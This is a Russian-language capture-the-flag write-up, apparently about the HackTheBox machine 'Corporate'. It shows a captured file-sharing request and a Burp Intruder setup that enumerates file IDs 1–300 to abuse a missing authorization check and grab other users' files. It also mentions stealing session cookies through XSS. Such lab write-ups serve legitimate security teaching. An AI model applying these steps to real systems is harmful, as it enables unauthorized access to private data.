


Viewing Arch Ryan

About Me	A highly skilled and detail-oriented engineer, committed to designing and implementing innovative solutions to complex problems. Passionate about staying up-to-date with the latest technologies and continuously improving processes.
Roles	Engineer
Email	arch.ryan@corporate.htb
Birthday	12/29/1960

Профиль пользователя

Больше на сайте ничего интересного найти не удалось, поэтому вернемся и посмотрим, какие возможности дает загрузка и шеринг файла. Чтобы войти от имени любого другого пользователя, можно украсть рандомные cookie через XSS и применить в Burp Proxy.




Viewing Margarette Baumbach

About Me	Ambitious and results-driven sales professional with excellent communication and interpersonal skills. Able to identify and capitalize on business opportunities while providing exceptional customer service. Edit
Roles	Sales
Email	margarette.baumbach@corporate.htb
Birthday	3/23/1999

Профиль другого пользователя


Через форму загрузки ничего интересного сделать не получилось. А вот что бы поделиться файлом, серверу нужно указать ID файла и почтовый адрес пользователя, которому будет открыт доступ.



Your Files

File	Uploaded At	Size
Corporate_Acme Inc._20220214.docx	12/19/2022, 7:25:14 AM	37.18 kB
Corporate_Bot Cosmetics_20220502.docx	12/7/2020, 10:11:04 PM	37.62 kB
Corporate_Bot Cosmetics_20211023.docx	2/1/2019, 12:41:03 AM	37.19 kB
Corporate_Bot Cosmetics_20220502.docx	8/13/2020, 4:19:39 PM	37.62 kB
margarette-baumbach.ovpn (Sensitive)	3/19/2021, 2:16:07 AM	2.77 kB
Corporate_Acme Inc._20161231.docx Shared by Candido Hackett	9/9/2022, 5:55:04 AM	37.57 kB

Файлы пользователя




```
... http://people.corporate.htb  POST  /sharing                       ✓  302  1025  HTML
... http://people.corporate.htb  GET   /sharing                          200  7295  HTML    Our People - Corporat...
... http://people.corporate.htb  GET   /static/js/bootstrap.bundle.min.js 304  720  script  js
```

```
Content-Length: 52
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://people.corporate.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://people.corporate.htb/sharing
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOltdfX0=; session.sig=Oo-edhuQqIzf4JmhtikjvSPtnIw
Connection: close

fileId=220&email=margarette.baumbach%40corporate.htb
```

```
Vary: Accept
Set-Cookie: session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOlsiWW91ciBmaWxlIGhhcyBiZWVuIHNoYXJlZCEiXX19; path=/; expires=Tue, 13 Feb 2024
10:44:10 GMT; httponly
Set-Cookie: session.sig=P8Q-Ap_8ZNeocWtkloGXM6tXHEY; path=/; expires=Tue, 13 Feb 2024 10:44:10 GMT; httponly
Content-Security-Policy: base-uri 'self'; default-src 'self' http://corporate.htb http://*.corporate.htb; style-src 'self' 'unsafe-inline'
https://fonts.googleapis.com https://maps.googleapis.com https://maps.gstatic.com; font-src 'self' https://fonts.googleapis.com/ https://fonts.gstatic.com
data:; img-src 'self' data: maps.gstatic.com; frame-src https://www.google.com/maps/; object-src 'none'; script-src 'self'
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY

<p>
  Found. Redirecting to <a href="/sharing">
    /sharing
  </a>
</p>
```

Запрос для шеринга файла

Хотя сервер проверяет, можно ли тому или иному пользователю получить доступ к определенному файлу, при шеринге это разрешение может и не действовать. Чтобы попробовать поделиться всеми файлами, можно через Burp Intruder перебрать их ID в запросе на шеринг.



Choose an attack type

Attack type: Sniper

Payload positions


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://people.corporate.htb

☑ Update Host header to match target

```
POST /sharing HTTP/1.1
Host: people.corporate.htb
Content-Length: 52
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://people.corporate.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://people.corporate.htb/sharing
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOltdfX0=; session.sig=Oo-edhuQqIzf4JmhtikjvSPtnIw
Connection: close
Cookie: CorporateSSO=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3MiwibmFtZSI6IkNhbmRpZG8iLCJzdXJuYW1lIjoiSGFja2V0dCIsImVtYWlsIjoiQ2FuZGlkby5IYWNrZXR0QGNvcnBvcmF0ZS5odGIiLCJyb2xlcyI6WyJzYWxlcyJdLCJyZX
FIaXJlQ3VycmVudFBhc3N3b3JkIjp0cnVlLCJpYXQiOjE3MDc3MzMzNDYsImV4cCI6MTcwNzgxOTc0Nn0.sXvVHFXnXSR4YnHy7eanMBtVyjnrM3WDGCIgbcCdxUQ

fileId=§219§&email=margarette.baumbach%40corporate.htb
```

Burp Intruder вкладка Positions



Payload sets

You can define one or more payload sets. The number of payload sets depends on

Payload set: 1
Payload count: 300
Payload type: Numbers
Request count: 300

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specif

Number range

Type: ● Sequential ○ Random

From: 1


To: 300

Step: 1

How many:

Burp Intruder вкладка Payloads

Когда все запросы в Burp Intruder выполнены, снова проверяем файлы пользователя и находим там большой список документов.



